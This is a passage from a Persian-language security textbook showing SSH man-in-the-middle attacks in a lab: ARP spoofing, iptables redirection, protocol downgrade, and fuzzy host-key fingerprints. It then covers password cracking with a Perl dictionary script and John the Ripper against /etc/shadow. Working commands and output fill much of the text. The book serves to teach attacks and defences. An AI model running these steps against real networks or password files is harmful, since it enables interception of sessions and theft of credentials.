بنر دریافت شده از 192.168.0.193 **حاوی رشته "**SSH-2.0**" است. این رشته نشان می دهد که سرور تنها با پروتکل ۲ گفت و گو می کند. بنر دریافت شده از** 192.168.0.189 **حاوی رشته "**SSH-1.99**" است که نشان می دهد که سرور می تواند با هر دو پروتکل (یعنی ۱ و ۲) گفت و گو کند. به طور قراردادی عبارت "**1.99**" یعنی امکان گفت و گوی سرور با** *هر دو پروتکل*. **اغلب سرورهای** SSH **با خطی مانند "**Protocol 1,2**" پیکربندی می شود. یعنی سرور با هر دو پروتکل گفت و گو می کند، اما اولویت با پروتکل ۱ است.**

در مورد ماشین 192.168.0.193 **واضح است که همه کلاینت های متصل به آن فقط با** SSH2 **با آن ارتباط دارند، لذا فقط اثرات انگشت میزبان مربوط به پروتکل ۲ وجود خواهد داشت. در مورد ماشین** 192.168.0.189 **احتمالا کلاینت ها فقط با** SSH1 **متصل هستند، لذا فقط اثرات انگشت میزبان مربوط به پروتکل ۱ وجود خواهد داشت.**

اگر دیمن دستکاری شده SSH **و مورد استفاده در حمله** MiM**، کلاینت را مجبور به ارتباط از طریق پروتکل دیگر کند، آنگاه هیچ اثرانگشت میزبانی وجود نخواهد داشت. به جای اینکه کاربر با یک اخطار مواجه شود، تنها نسبت به اضافه شدن اثرانگشت جدید مورد سوال قرار می گیرد. ابزار** ssharp**، دارای حالتی (**mode**) است که با نمایش بنر مورد نظر، کلاینت را مجبور به استفاده از پروتکلی می کند که احتمال استفاده شدن آن کمتر است. این حالت با سوئیچ** 7- **فعال می شود.**

خروجی زیر نشان می دهد که سرور SSH **در** Euclid **معمولا با استفاده از پروتکل ۱ به گفت و گو می پردازد، لذا با استفاده از سوئیچ** 7-**، سرور تقلبی، بنری را نشان می دهد که پروتکل ۲ را درخواست می کند.**

```
From machine euclid @ 192.168.0.118 before MiM attack

euclid$ telnet 192.168.0.189 22
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.5p1

On machine overdose @ 192.168.0.118 setting up MiM attack
overdose# iptables -t nat -A PREROUTING -p tcp --sport 1000:5000 --dport 22
-j
REDIRECT --to-port 1337 -i eth0
overdose# ./sshardpd -4 -p 1337 -7
```

```
Dude, Stealth speaking here. This is 7350ssharp, a smart
SSH1 & SSH2 MiM attack implementation. It's for demonstration
and educational purposes ONLY! Think before you type ... (<ENTER> or <Ctrl-
C>)

Using special SSH2 MiM ...
overdose# ./arpredirect.pl 192.168.0.118 192.168.0.189
Pinging 192.168.0.118 and 192.168.0.189 to retrieve MAC addresses...
Retrieving MAC addresses from arp cache...
Retrieving your IP and MAC info from ifconfig...
[*] Gateway: 192.168.0.118 is at 00:C0:F0:79:3D:30
[*] Target: 192.168.0.189 is at 00:02:2D:04:93:E4
[*] You: 192.168.0.193 is at 00:00:AD:D1:C7:ED
Redirecting: 192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Redirecting: 192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189

From machine euclid @ 192.168.0.118 after MiM attack
euclid$ telnet 192.168.0.189 22
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
SSH-2.0-OpenSSH_3.5p1
```

معمولا کلاینت هایی مثل euclid، فقط بااستفاده از SSH1 با ماشین 192.168.0.189 ارتباط برقرار می کنند. درنتیجه، فقط اثرانگشت میزبان مربوط به پروتکل ۱ در کلاینت ذخیره می شود. هنگامی که استفاده از پروتکل ۲ بواسطه حمله MiM اجبار شده است، به دلیل تفاوت پروتکل ها (بین پروتکل ذخیره شده در کلاینت و پروتکل مورد استفاده فعلی)، اثرانگشت نفوذگر با اثر انگشت ذخیره شده مقایسه نمی گردد. پیاده سازی های قدیمی تر به دلیل عدم وجود اثرانگشت میزبان برای این پروتکل، تنها سوالی را مبنی بر اضافه کردن اثرانگشت جدید مطرح می کنند. این مسئله در خروجی زیر نمایان است:

```
euclid$ ssh root@192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be
established.
RSA key fingerprint is cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f.
Are you sure you want to continue connecting (yes/no)?
```

چون این آسیب پذیری عمومی و شناخته شده است، لذا پیاده سازی های جدیدتر OpenSSH اخطارهای تکمیلی بیشتری دارند:

```
euclid$ ssh root@192.168.0.189
WARNING: RSA1 key found for host 192.168.0.189
in /home/matrix/.ssh/known_hosts:19
RSA1 key fingerprint c0:42:19:c7:0d:dc:d7:65:cd:c3:a6:53:ec:fb:82:f8.
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be
established,
but keys of different type are already known for this host.
RSA key fingerprint is cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f.
Are you sure you want to continue connecting (yes/no)?
```

قدرت ظاهری این اخطار دستکاری شده از اخطار ظاهرشده هنگام عدم انطباق دو اثرانگشت میزبان از پروتکل یکسان کمتر است. همچنین به دلیل عدم به-روز-بودن تمام کلاینت ها، این تکنیک ثابت کرد که هنوز می تواند برای یک حمله MiM مفید باشد.

۴،۵،۳. اثرات انگشت فازی (Fuzzy)

***کنراد ریک** (Konrad Rieck) نظریه جالبی راجع به اثرات انگشت میزبان در SSH داشت. اغلب یک کاربر ممکن است از کلاینت های مختلفی به به یک سرور متصل شود، لذا اثرانگشت میزبان هربار نمایش و به محفوظات کلاینت اضافه خواهد شد. یک کاربر امنیتی هوشیار به حفظ کردن ساختار کلی اثرانگشت میزبان گرایش نشان می دهد.*

اگرچه هیچ فردی نمی تواند تمام اثرانگشت را به خاطر بسپارد، اما تغییرات اساسی را می توان با اندکی تلاش فهمید. داشتن تصور کلی از ظاهر و ساختار اثرانگشت میزبان به هنگام اتصال با یک کلاینت جدید، امنیت آن ارتباط را بطور قابل ملاحظه ای افزایش می دهد. اگر تصمیم به اجرای یک حمله MiM گرفته شود، در این صورت تفاوت فاحش موجود در اثرات انگشت میزبان ها را معمولا با چشم هم می توان تشخیص داد.

به هر حال چشم و مغز را می توان فریب داد. بعضی از اثرات انگشت مشخص ممکن است بسیار شبیه به دیگر اثرات انگشت باشند. بسته به خط نمایشی مورد استفاده، ممکن است ارقامی مانند ۱ و ۷ شبیه به نظر آیند.

معمولا ارقام مبنای شانزده موجود در ابتدا و انتهای اثر انگشت به وضوح به خاطر سپرده می شوند، درحالیکه ارقام میانی اندکی نامعلوم خواهند بود. هدف پنهان در تکنیک اثرانگشت فازی[۱۰۴]، تولید *کلیدهای میزبان (host key)* با اثرات انگشتی است که به اندازه کافی به اثرانگشت اصلی شبیه باشند تا چشم انسان را فریب دهد.

بسته OpenSSH، ابزاری را جهت دریافت کلید میزبان از سرورها ارائه می دهد:

```
overdose$ ssh-keyscan -t rsa 192.168.0.189 > /tmp/189.hostkey
# 192.168.0.189 SSH-1.99-OpenSSH_3.5p1
overdose$ cat /tmp/189.hostkey
192.168.0.189 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEAztDssBM41F7IPw+q/SXRjrqPp0ZazT1gfofdmBx9oVHBcHl
byrJDTdE
hzA2EAXU6YowxyhApWUptpbPru4JW7aLhtCsWKLSFYAkdVnaXTIbWDD8rAfKFLOdaaW0ODxALOR
OxoTYasx
MLWN4Ri0cdwpXZyyRqyYJP72Kqmdz1kjk=
overdose$ ssh-keygen -l -f /tmp/189.hostkey
1024 cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f 192.168.0.189
overdose$
```

اکنون که قالب اثرانگشتِ کلید میزبان برای ماشین 192.168.0.189 شناخته شده است، می توان اثرات انگشت فازی را تولید کرد که بسیار شبیه به نظر آیند. برنامه ای با همین منظور توسط آقای ریک توسعه یافته که در وبسایت http:/thc.org/thc-ffp/ قابل دسترس است. خروجی زیر تولید چند اثرانگشت فازی را برای ماشین 192.168.0.189 نشان می دهد:

```
overdose$ ffp
Usage: ffp [Options]
Options:
  -f type      Specify type of fingerprint to use [Default: md5]
               Available: md5, sha1, ripemd
  -t hash      Target fingerprint in byte blocks.
               Colon-separated: 01:23:45:67... or as string 01234567...
  -k type      Specify type of key to calculate [Default: rsa]
               Available: rsa, dsa
  -b bits      Number of bits in the keys to calculate [Default: 1024]
  -K mode      Specify key calulation mode [Default: sloppy]
               Available: sloppy, accurate
  -m type      Specify type of fuzzy map to use [Default: gauss]
               Available: gauss, cosine
  -v variation Variation to use for fuzzy map generation [Default: 7.3]
  -y mean Mean value to use for fuzzy map generation [Default: 0.14]
  -l size      Size of list that contains best fingerprints [Default: 10]
  -s filename  Filename of the state file [Default: /var/tmp/ffp.state]
  -e           Extract SSH host key pairs from state file
  -d directory Directory to store generated ssh keys to [Default: /tmp]
  -p period    Period to save state file and display state [Default: 60]
  -V           Display version information
No state file /var/tmp/ffp.state present, specify a target hash.
$ ffp -f md5 -k rsa -b 1024 -t
cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f
```

[104] می توان از لفظ "تیره" در این کاربرد از این کلمه استفاده کرد.

```
---[Initializing]-------------------------------------------------------
----
Initializing Crunch Hash: Done
  Initializing Fuzzy Map: Done
Initializing Private Key: Done
  Initializing Hash List: Done
  Initializing FFP State: Done


---[Fuzzy Map]----------------------------------------------------------
----
    Length: 32
      Type: Inverse Gaussian Distribution
       Sum: 15020328
Fuzzy Map:    10.83% | 9.64% : 8.52% | 7.47% : 6.49% | 5.58% : 4.74% |
3.96% :
              3.25% | 2.62% : 2.05% | 1.55% : 1.12% | 0.76% : 0.47% |
0.24% :
              0.09% | 0.01% : 0.00% | 0.06% : 0.19% | 0.38% : 0.65% |
0.99% :
              1.39% | 1.87% : 2.41% | 3.03% : 3.71% | 4.46% : 5.29% |
6.18% :


---[Current Key]-------------------------------------------------------
----
               Key Algorithm: RSA (Rivest Shamir Adleman)
        Key Bits / Size of n: 1024 Bits
                  Public key e: 0x10001
Public Key Bits / Size of e: 17 Bits
       Phi(n) and e r.prime: Yes
            Generation Mode: Sloppy


State File: /var/tmp/ffp.state
Running...

---[Current State]------------------------------------------------------
----
 Running:    0d 00h 00m 00s | Total:    0k hashs | Speed:    nan hashs/s
------------------------------------------------------------------------
----
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
 Message Digest: ab:80:18:e2:4d:4b:1b:fa:e0:8c:1c:4d:c5:9c:bc:ef
  Target Digest: cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f
  Fuzzy Quality: 30.715288%


---[Current State]------------------------------------------------------
----
 Running:    0d 00h 01m 00s | Total:    5373k hashs | Speed:    89556
hashs/s
------------------------------------------------------------------------
----
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: cc:8b:1d:d9:8b:0f:c8:5f:f0:d7:a8:8f:3b:10:fe:3f
    Target Digest: cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f
    Fuzzy Quality: 54.822385%


---[Current State]------------------------------------------------------
----
```

```
 Running:    0d 00h 02m 00s | Total:    10893k hashs | Speed:    90776
hashs/s
-------------------------------------------------------------------------
----
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: cc:8b:1d:d9:8b:0f:c8:5f:f0:d7:a8:8f:3b:10:fe:3f
    Target Digest: cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f
    Fuzzy Quality: 54.822385%

[output trimmed]

---[Current State]-----------------------------------------------------
----
 Running:    7d 00h 57m 00s | Total:    52924141k hashs | Speed:    87015
hashs/s
-------------------------------------------------------------------------
----
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: cc:80:12:55:eb:ef:9e:8e:53:bd:c7:9c:18:90:d5:0f
    Target Digest: cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f
    Fuzzy Quality: 69.035430%


-------------------------------------------------------------------------
----
 Exiting and saving state file /var/tmp/ffp.state
```

فرآیند تولید اثرانگشت فازی را می توان تا زمان مطلوب ارائه داد. برنامه از لحاظ ساختاری اطلاعات مربوط به چندتا از بهترین اثرات انگشت را نگهداری کرده و در فواصل معین آنها را نشان می دهد. تمام اطلاعات وضعیتی[105] در فایل /var/tmp/ffp.state ذخیره می شوند، لذا می توان برنامه را با Ctrl+C متوقف کرد و در زمانهای بعدی با اجرای برنامه ffp بدون هیچ آرگومان، مجددا کار را ادامه داد (resume).

پس از گذشتن مدتی از اجرای برنامه با استفاده از سوئیچ e– می توان زوج های کلید میزبان برای SSH[106] را از فایل وضعیت استخراج کرد.

```
overdose$ ffp -e -d /tmp
---[Restoring]---------------------------------------------------------
----
   Reading FFP State File: Done
    Restoring environment: Done
 Initializing Crunch Hash: Done
-------------------------------------------------------------------------
----
Saving SSH host key pairs: [00] [01] [02] [03] [04] [05] [06] [07] [08] [09]
overdose$ ls /tmp/ssh-rsa*
/tmp/ssh-rsa00       /tmp/ssh-rsa02.pub /tmp/ssh-rsa05     /tmp/ssh-
rsa07.pub
/tmp/ssh-rsa00.pub   /tmp/ssh-rsa03     /tmp/ssh-rsa05.pub /tmp/ssh-rsa08
/tmp/ssh-rsa01       /tmp/ssh-rsa03.pub /tmp/ssh-rsa06     /tmp/ssh-
rsa08.pub
/tmp/ssh-rsa01.pub   /tmp/ssh-rsa04     /tmp/ssh-rsa06.pub /tmp/ssh-rsa09
/tmp/ssh-rsa02       /tmp/ssh-rsa04.pub /tmp/ssh-rsa07     /tmp/ssh-
rsa09.pub
overdose$
```

[105] State Information
[106] SSH Host Key Pairs

در مثال قبلی ده زوج از کلیدهای عمومی و محرمانه میزبان تولید شدند. می توان اثرات انگشت مربوط به آن زوج کلیدها را تولید و با اثرانگشت اصلی مقایسه کرد. در زیر این مطلب نشان داده شده است:

```
overdose$ ssh-keygen -l -f /tmp/189.hostkey
1024 cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f 192.168.0.132
overdose$ ls -1 /tmp/ssh-rsa??.pub | xargs -n 1 ssh-keygen -l -f
1024 cc:80:12:55:eb:ef:9e:8e:53:bd:c7:9c:18:90:d5:0f /tmp/ssh-rsa00.pub
1024 cc:80:18:7a:7c:ce:bd:47:00:9c:38:5d:8e:50:5d:0f /tmp/ssh-rsa01.pub
1024 ec:80:12:74:8b:a5:a3:ef:62:7c:29:9a:e8:10:57:0f /tmp/ssh-rsa02.pub
1024 cc:80:12:71:83:d3:aa:b4:f6:8c:d7:56:62:da:2e:0d /tmp/ssh-rsa03.pub
1024 cc:8c:10:d5:8f:79:52:65:8c:a2:e2:17:86:15:5e:0f /tmp/ssh-rsa04.pub
1024 cc:8b:12:7e:71:49:4e:08:db:c8:28:b7:5e:00:09:0f /tmp/ssh-rsa05.pub
1024 cc:80:12:54:8d:de:29:9d:b4:e7:5e:c8:40:40:7e:0c /tmp/ssh-rsa06.pub
1024 cc:80:12:70:83:a1:3a:ab:78:8d:38:97:7f:f5:d6:bf /tmp/ssh-rsa07.pub
1024 cc:80:92:76:83:8c:be:38:dc:f1:0e:45:ab:2e:53:0f /tmp/ssh-rsa08.pub
1024 cc:80:11:7d:88:a4:f7:f8:93:69:60:28:3b:1c:1e:5f /tmp/ssh-rsa09.pub
overdose$
```

از ده جفت کلید تولید شده، مشابه ترین جفت را می توان با چشم انتخاب کرد. در این مورد، ssh-rsa00.pub انتخاب شده است (به صورت bold نشان داده شده است). طرف نظر از اینکه کدام جفت کلید انتخاب شده است، حداقل می توان مطمئن بود که جفت انتخاب شده بیشتر به اثرانگشت اصلی شبیه است تا یک جفت تولید شده به صورت تصادفی.

کلید جدید را می توان با sshardp استفاده کرد تا یک حمله MiM موثرتر را روی SSH پی ریزی کرد، همان طور که در خروجی زیر نیز دیده می شود:

```
On overdose @ 192.168.0.193
overdose# ./sshardpd -h /tmp/ssh-rsa00 -p 1337

Dude, Stealth speaking here. This is 7350ssharp, a smart
SSH1 & SSH2 MiM attack implementation. It's for demonstration
and educational purposes ONLY! Think before you type ... (<ENTER> or <Ctrl-
C>)

Disabling protocol version 1. Could not load host key
overdose#
overdose# ./arpredirect.pl 192.168.0.118 192.168.0.189
Pinging 192.168.0.118 and 192.168.0.189 to retrieve MAC addresses...
Retrieving MAC addresses from arp cache...
Retrieving your IP and MAC info from ifconfig...
[*] Gateway: 192.168.0.118 is at 00:C0:F0:79:3D:30
[*] Target: 192.168.0.189 is at 00:02:2D:04:93:E4
[*] You: 192.168.0.193 is at 00:00:AD:D1:C7:ED
Redirecting: 192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Redirecting: 192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Normal connection without MiM attack
euclid$ ssh root@192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be
established.
RSA key fingerprint is cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f.
Are you sure you want to continue connecting (yes/no)?
Connection during MiM attack
euclid$ ssh root@192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be
established.
RSA key fingerprint is cc:80:12:55:eb:ef:9e:8e:53:bd:c7:9c:18:90:d5:0f.
Are you sure you want to continue connecting (yes/no)?
```

آیا می توانید بلافاصله تفاوت های موجود را بگویید؟ این اثرات انگشت به اندازه کافی شبیه هستند تا بسیاری از افراد را جهت پذیرفتن ارتباط جدید فریب دهند.

۴,۶. کرک کردن پسوردها

پسوردها در حالت کلی به صورت *متن واضح (plaintext)* ذخیره نمی شوند. فایلی که حاوی تمام پسوردها به صورت متن واضح باشد، حتما مورد هدف قرار می گیرد، لذا از یک تابع یک-طرفه[۱۰۷] هش استفاده می شود. مشهورترین تابع در در میان این توابع، crypt() نام دارد که بر مبنای DES است. الگوریتم های معروف دیگری برای هش کردن پسوردها وجود دارد که MD5 و Blowfish از جمله آنها هستند.

ورودی مورد انتظار یک تابع یک طرفه هش، یک رمزعبور به صورت متن واضح و یک مقدار salt است. خروجی این تابع، یک هش است که مقدار ورودی **salt** به ابتدای آن اضافه شده است. این هش از لحاظ ریاضی برگشت ناپذیر است، یعنی تعیین پسورد اصلی تنها با استفاده از هش غیرممکن است. پرل تابع درون ساختی به نام crypt() دارد که ابزار مفیدی برای نمایش و شرح مثالها است.

```
File: hash.pl

#!/usr/bin/perl
$plaintext = "test"; $salt = "je";
$hash = crypt($plaintext, $salt);
print "crypt($plaintext, $salt) = $hash\n";
```

خروجی زیر از اسکریپت پرل بالا استفاده کرده و با اجرا در سطح command-line، با استفاده از مقادیر مختلف salt، مقادیر موجود را با تابع crypt() هش می کند.

```
$ ./hash.pl
crypt(test, je) = jeHEAX1m66RV.
$ perl -e '$hash = crypt("test", "je"); print "$hash\n";'
jeHEAX1m66RV.
$ perl -e '$hash = crypt("test", "xy"); print "$hash\n";'
xyVSuHLjceD92
$
```

مقدار salt جهت تشویش هرچه بیشتر الگوریتم بکار می رود. لذا اگر مقادیر salt متفاوتی استفاده شوند، چندین مقدار مختلف هش برای یک متن واضح یکسان تولید می شوند. مقدار هش (که شامل مقدار salt اضافه شده به ابتدای آن نیز است) در فایل پسورد ذخیره می شود. به این صورت اگر فایل پسورد توسط نفوذگر به سرقت رود، مقادیر هش بی فایده خواهند بود.

هنگامی که نیاز به اعتبار سنجی یک کاربر قانونی[۱۰۸] با استفاده از هشِ پسورد باشد، هش مربوط به کاربر در فایل پسورد جستجو میشود. پیامی جهت وارد کردن پسورد برای کاربر نمایش می یابد، مقدار اصلی salt از فایل پسورد استخراج می شود و هرآنچه که کاربر تایپ می کند به همراه مقدار salt به تابع یک طرفه هش ارسال می گردد. اگر متن وارد شده در اعلان رمزعبور صحیح باشد، خروجی تابع یک طرفه هش (مقدار هش تولید شده) با مقدار هش موجود در فایل پسورد یکسان خواهد بود. این روند بدون نیاز به ذخیره پسورد به صورت متن واضح، امکان اعتبارسنجی را فراهم می آورد.

---

[107] One-Way
[108] Legitimate User

۴,۶,۱. حملات مبتنی بر لغت نامه (Dictionary)

اندکی فکر به این نتیجه می انجامد که پسوردهای رمزشده در فایل پسورد آنچنان هم بلا استفاده نیستند. از لحاظ ریاضی بدیهی است که معکوس کردن هش غیر ممکن است، اما این امکان وجود دارد تا تمام کلمات موجود در یک لیست پسورد یا لغتنامه را با استفاده از مقدار salt مربوط به هش مورد نظر (هش مورد نظر جهت کرک کردن آن)، هش کرد، سپس نتیجه را با هش اصلی مقایسه نمود. اگر هش ها مطابق هم باشند، می توان نتیجه گرفت که کلمه متناظر هش بدست آمده در لغتنامه همان پسورد ما به حالت متن واضح است.

یک برنامه ساده حمله-لغت نامه را می توان به آسانی در پرل طراحی کرد. اسکریپت پرل زیر کلمات را از استاندارد ورودی می خواند، سپس تمام آنها را با مقدار salt مناسب هش می کند. اگر تطابقی بین مقدار هش بدست آمده و هش اصلی باشد، کلمه متناظر نیز نمایش یافته و اسکریپت خاتمه می یابد.

File: crack.pl

```
#!/usr/bin/perl
# Get the hash to crack from the first command-line argument
$hash = shift;
$salt = substr($hash,0,2);       # The salt is the first 2 chars

print "Cracking the hash '$hash' using words from standard input..\n";
while(defined($in = <STDIN>)) # Read from standard input
{
   chomp $in;                      # Remove the hard return
   if(crypt($in, $salt) eq $hash) # If the hashes match...
   {
      print "Password is: $in\n"; # Print the password
      exit;                       # and exit.
   }
}
print "The password wasn't found in the words from standard input.\n";
```

خروجی زیر اجرای این اسکریپت پرل را نشان می دهد:

```
$ perl -e '$hash = crypt("test", "je"); print "$hash\n";'
jeHEAX1m66RV.
$ cat /usr/share/dict/words | crack.pl jeHEAX1m66RV.
Cracking the hash 'jeHEAX1m66RV.' using words from standard input..
Password is: test
$ grep "^test$" /usr/share/dict/words
test
$
```

در این مثال کلمات موجود در /usr/share/dict/words در اسکریپت استفاده می شوند. چون کلمه "test" پسورد اصلی است و نیز در فایل words نیز وجود دارد، لذا هشِ پسورد نهایتا کرک خواهد شد. دلیل این مسئله که استفاده از پسوردهایی که در لیست های پسورد یا لغتنامه ها وجود دارند (یا مبتنی بر آنها هستند) را یک عادت امنیتی ضعیف می دانند نیز روشن شد.

مشکل این نوع حملات نیز این است که اگر پسورد اصلی در فایل لغت نامه (دیکشنری) موجود نباشد، امکان یافتن پسورد نخواهد بود. برای مثال، اگر یک کلمه مانند "h4R%" به عنوان یک پسورد انتخاب شود و این کلمه در دیکشنری مورد استفاده موجود نباشد، این نوع حملات قادر به یافتن آن نخواهند بود. این مسئله در زیر نمایان است:

```
$ perl -e '$hash = crypt("h4R%", "je"); print "$hash\n";'
jeMqqfIfPNNTE
$ cat /usr/share/dict/words | crack.pl jeMqqfIfPNNTE
Cracking the hash 'jeMqqfIfPNNTE' using words from standard input..
The password wasn't found in the words from standard input.
$
```

فایل های دیکشنری سفارشی[109] را میتوان با استفاده از زبان ها مختلف، تغییرات استاندارد روی کلمات (از قبیل تبدیل حروف به ارقام)، اضافه کردن اعداد به انتهای هر کلمه یا مسائلی از این قبیل ساخت. اگرچه یک دیکشنری بزرگتر کلمات بیشتری را دارا است، اما به همان تناسب نیز زمان بیشتری برای پردازش آن نیاز است.

۴,۶,۲. حملات جامع Brute-Force

یک حمله دیکشنری که هر ترکیب واحد ممکن را امتحان کند، اصطلاحا یک حمله جامع brute-force[110] می نامیم. اگرچه از لحاظ فنی، این نوع حملات قادر به کرک کردن هر پسورد ممکن می باشند، اما زمان فوق العاده زیادی لازم است.

با ۹۵ کاراکتر ورودی ممکن برای پسوردهای به سبک crypt()، تعداد 95^8 رمزعبور برای یک جستجوی جامع در تمام هشت کاراکتر وجود خواهد داشت که حدودا هفت کادریلیون پسورد را شامل می شود. این تعداد به محض اضافه شدن کاراکتر دیگری به طول پسورد، به طور قابل ملاحظه ای افزایش می یابد، چون با اضافه شدن یک کاراکتر به طول پسورد، تعداد پسوردهای ممکن نیز به طور صعودی افزایش می یابند. با در نظر گرفتن امتحان ۱۰,۰۰۰ پسورد در واحد زمان، تقریبا ۲۲,۸۷۵ سال جهت امتحان شدن تمام پسوردها زمان لازم است. تعمیم این فرآیند بر ماشین ها و پردازنده های بیشتر یک راه ممکن جهت فائق آمدن بر این مشکل است. البته در این صورت فقط افزایش سرعت *به صورت خطی (linear)* را خواهیم داشت. اگر هزار ماشین در اختیار داشته باشیم که هر کدام تعداد ۱۰,۰۰۰ پسورد را در واحد زمان امتحان کنند، آنگاه امتحان کردن تمام پسوردها هنوز حدود ۲۲ سال وقت نیاز دارد. در صورت اضافه شدن کاراکتر دیگری به طول پسورد، سرعت خطی بوجود آمده که با اضافه کردن ماشین های اضافی حاصل شد به صورت *بحرانی (marginal)* با رشد فضای کلید مقایسه می شود.

خوشبختانه معکوس رشد نمایی نیز صحیح است. با کم شدن کاراکترها از طول پسورد، تعداد پسوردهای ممکن نیز به طور نمایی کاهش می یابد. به این صورت یک پسورد چهار کاراکتری تنها دارای 95^4 پسورد ممکن در فضای خود است. این فضای کلید تنها حدود ۸۴ میلیون پسورد ممکن را شامل می شود که با فرض امتحان شدن ۱۰,۰۰۰ پسورد در واحد زمان، می توان به صورت جامع آنرا در یک دوره زمانی دو ساعته کرک کرد. یعنی حتی اگر پسوردی مانند "h4R%" در هیچ دیکشنری وجود نداشته باشد، می توان آنرا در یک دوره زمانی معقول کرک کرد. به این صورت علاوه بر اجتناب از انتخاب پسوردهایی که در دیکشنری ها وجود دارند، *طول پسورد* نیز حائز اهمیت است. چون پیچیدگی در فضای پسوردها به صورت نمایی افزایش می یابد، لذا دو برابر کردن اندازه پسورد و تولید یک پسورد هشت کاراکتری، تعداد پسوردها و همچنین زمان لازم برای کرک کردن آنها را به صورت نمایی رشد می دهد. در نتیجه زمان لازم برای کرک کردن یک پسورد هشت کاراکتری به یک دوره زمانی نامعقول و بسیار زیاد رشد پیدا می کند (خاصیت نمایی توابع).

Solar Designer یک برنامه کرک-پسورد با نام John the Ripper را توسعه داده که هم قابلیت کار به صورت حمله-دیکشنری و هم به صورت حمله جامع brute-force را دارد. این برنامه معروف از آدرس http://openwall.com/john/ قابل دسترس است.

```
# john

John the Ripper Version 1.6 Copyright (c) 1996-98 by Solar Designer

Usage: john [OPTIONS] [PASSWORD-FILES]
```

[109] Customized Dictionary Files
[110] Exhaustive Brute-Force Attack

```
-single                   "single crack" mode
-wordfile:FILE -stdin     wordlist mode, read words from FILE or stdin
-rules                    enable rules for wordlist mode
-incremental[:MODE]       incremental mode [using section MODE]
-external:MODE            external mode or word filter
-stdout[:LENGTH]          no cracking, just write words to stdout
-restore[:FILE]           restore an interrupted session [from FILE]
-session:FILE             set session file name to FILE
-status[:FILE]            print status of a session [from FILE]
-makechars:FILE           make a charset, FILE will be overwritten
-show                     show cracked passwords
-test                     perform a benchmark
-users:[-]LOGIN|UID[,..]  load this (these) user(s) only
-groups:[-]GID[,..]       load users of this (these) group(s) only
-shells:[-]SHELL[,..]     load users with this (these) shell(s) only
-salts:[-]COUNT           load salts with at least COUNT passwords only
-format:NAME              force ciphertext format NAME
(DES/BSDI/MD5/BF/AFS/LM)
-savemem:LEVEL            enable memory saving, at LEVEL 1..3
# john /etc/shadow
Loaded 44 passwords with 44 different salts (FreeBSD MD5 [32/32])
guesses: 0 time: 0:00:00:19 8% (1) c/s: 248 trying: orez8
guesses: 0 time: 0:00:00:59 13% (1) c/s: 242 trying: darkcube[
guesses: 0 time: 0:00:04:09 55% (1) c/s: 236 trying: ghost93
guesses: 0 time: 0:00:06:29 78% (1) c/s: 237 trying: ereiamjh9999984
guesses: 0 time: 0:00:07:29 90% (1) c/s: 238 trying: matrix1979
guesses: 0 time: 0:00:07:59 94% (1) c/s: 238 trying: kyoorius1919
guesses: 0 time: 0:00:08:09 95% (1) c/s: 238 trying: jigga9979
guesses: 0 time: 0:00:08:39 0% (2) c/s: 238 trying: qwerty
guesses: 0 time: 0:00:14:49 1% (2) c/s: 239 trying: dolphins
guesses: 0 time: 0:00:16:49 3% (2) c/s: 240 trying: Michelle
guesses: 0 time: 0:00:18:19 4% (2) c/s: 240 trying: Sadie
guesses: 0 time: 0:00:23:19 5% (2) c/s: 239 trying: kokos
guesses: 0 time: 0:00:48:09 12% (2) c/s: 233 trying: fugazifugazi
guesses: 0 time: 0:01:02:19 16% (2) c/s: 239 trying: MONSTER
guesses: 0 time: 0:01:32:09 23% (2) c/s: 237 trying: legend7
testing7         (ereiamjh)
guesses: 1 time: 0:01:37:29 24% (2) c/s: 237 trying: molly9
Session aborted
#
```

در این خروجی واضح است که اکانت "ereiamjh" دارای پسورد "testing7" است.

۴,۶,۳. جدول مراجعه هش (HLT)

نظریه جالب دیگر جهت کرک کردن پسورد در استفاده از یک *جدول مراجعه هش* (*HLT*)[111] بزرگ است. اگر تمام هش برای تمام پسوردها ممکن از قبل محاسبه شده و در محلی در یک ساختمان داده ای قابل جستجو ذخیره شود، کرک شدن پسورد به اندازه زمان مورد نیاز جهت جستجوی آن ساختمان داده زمان می طلبد. با در نظر گرفتن یک جستجوی دودویی، زمان مورد نیاز برابر با $O(\log 2\ N)$ خواهد بود که N برابر با تعداد اقلام (entry) موجود در جدول است. چون در مورد پسوردهای ۸ کاراکتری، N برابر با 95^8 می باشد، لذا این روش در حدود $O(8 \log 2\ 95)$ کار خود را تمام خواهد کرد که زمان سریعی است.

